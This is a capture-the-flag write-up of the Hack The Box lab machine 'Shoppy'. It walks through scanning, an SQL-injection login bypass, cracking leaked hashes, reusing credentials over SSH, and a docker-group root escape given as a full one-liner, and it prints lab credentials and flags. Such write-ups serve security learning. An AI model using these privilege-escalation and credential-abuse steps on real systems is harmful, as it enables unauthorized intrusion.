Hack The Box Writeup

Box: Shoppy



Performed By: *edw77*

Date: 10/11/2022



Let's start with a simple service scan with Nmap:

There are two ports open: ssh & http. Since I don't have any credentials to make use of that ssh open port, I will focus on the http port for now.

It redirects me to "shoppy.htb", so I had to add the hostname to my "/etc/hosts" file.

The website seemed to only have one page since I did not see any hyperlink in the home page. However, I tried to access a login page by modifying the url & successfully landed on a login page.



I checked for other pages that could interest me with a Gobuster directory scan, found some more, but could not access them: the server did not allow me to.

```
(kali®kali)-[~]
spobuster dir -u "http://shoppy.htb/" --wordlist=/usr/share/wordlists/dirb/common.txt
Gobuster v3.1.0

```



So instead, I focused on the only interesting page that I could access: the login page.

I attempted an SQL Injection Payload and noticed that the username field was potentially vulnerable because it triggered a timeout error.



I tried several other SQL Injection payloads and finally got one that worked:

Bypassing the login page sent me to an admin page. There was nothing of particular interest aside from the "search for user" button.



It sent me to a new page with a search bar where I could look for users on the site. I retyped the same SQLi payload I used earlier and it brought a new button on the page: "Download export":

It allowed me to access a json file where there was the hashed passwords of two users: "admin" & "josh".

```
← → C ▲ Not secure | shoppy.htb/exports/export-search.json
[{"_id":"62db0e93d6d6a999a66ee67a", "username":"admin", "password":"23c6877d9e2b564ef8b32c3a23de27b2"},
{"_id":"62db0e93d6d6a999a66ee67b", "username":"josh", "password":"6ebcea65320589ca4f2f1ce039975995"}]
```

I tried to decrypt them by going the site "hashes.com". It could only decrypt the password for the user "josh":

The password I discovered did not help me to gain a shell using the ssh open port. I had to find another way to use this sensible information.

I did a subdomain discovery using the vhost mode of Gobuster:

```
(kali⊕ kali)-[~]

$ gobuster vhost -u "http://shoppy.htb" --wordlist=Downloads/subdomains-top1million-5000.txt



Gobuster v3.1.0

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

It found the subdomain « mattermost.shoppy.htb" which I added to my "/etc/hosts".



```
Found: mattermost.shoppy.htb (Status: 200) [Size: 3122]
```

Accessing it using my browser brought me another login page where I tried the credentials I just got & ended up on the following page:

By exploring this new site, I found an interesting discussion in the channel "Deploy Machine" which had a lock as an icon.

As we can see in the following caption, it provided me with a new set of credentials:

According to the discussion, I could use them to gain a shell using the ssh open port:

```
(kali® kali)-[~]
$ ssh jaeger@shoppy.htb's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 10 03:31:33 2022 from 10.10.14.186
jaeger@shoppy:~$
```

The credentials gave me access to the shell of the user "jaeger" of the machine.

From there, I could locate the user flag:

```
jaeger@shoppy:~$ ls
Desktop Documents Downloads Music password-manager Pictures Public ShoppyApp shoppy_start.sh Templates user.txt Videos
jaeger@shoppy:~$ cat user.txt
7768a8182f87ae12f9365f898aca4250
jaeger@snoppy:~$ =
```

Next, the root flag. In order to elevate my privileges, I first checked the commands my current user could use with root privileges (with "sudo -l"):

```
jaeger@shoppy:/home/deploy$ sudo -l
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/lo
User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```

There was one command: I could use a password manager (which was also mentioned in the discussions on the mattermost subdomain). Apparently, it was a password manager compiled from a C++ code.

However, I could not use it yet because it required a master password that was not the same password I discovered earlier

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager*
Welcome to Josh password manager!
Please enter your master password: Sh@ppyBest@pp!
Access denied! This incident will be reported !
jaeger@shoppy:/home/deploy$
```

To find that master password, I simply used the command "cat" to show the text inside a file. Since it was a compiled file, I could not make head or tails of its content, except with the following part:

It clearly showed me that the master password the C++ program asked me was "Sample". With it, I could fully run the program & gain another set of credentials.

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager*
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

I used them to make a lateral movement to the user "deploy". I did not yet have administrator privileges.

I made a quick http server using python in my own machine to deliver the bash script "linpeas.sh" to the target machine. It's a script that gives many clues on how to elevate our privileges on a specific machine.

Running the script informed me that the user I was currently on was part of the "docker" group, which meant that it could use docker with root privileges.

```
Wy user

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

I looked for a payload on gtfobins with the command "docker" and found one that helped me gain a root shell:

```
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
```

With root access, I could then easily find the final flag:

```
# cd ./root/
# ls
root.txt
# cat root.txt
4d3e61f07f4687209754ee763ce0fe52
```
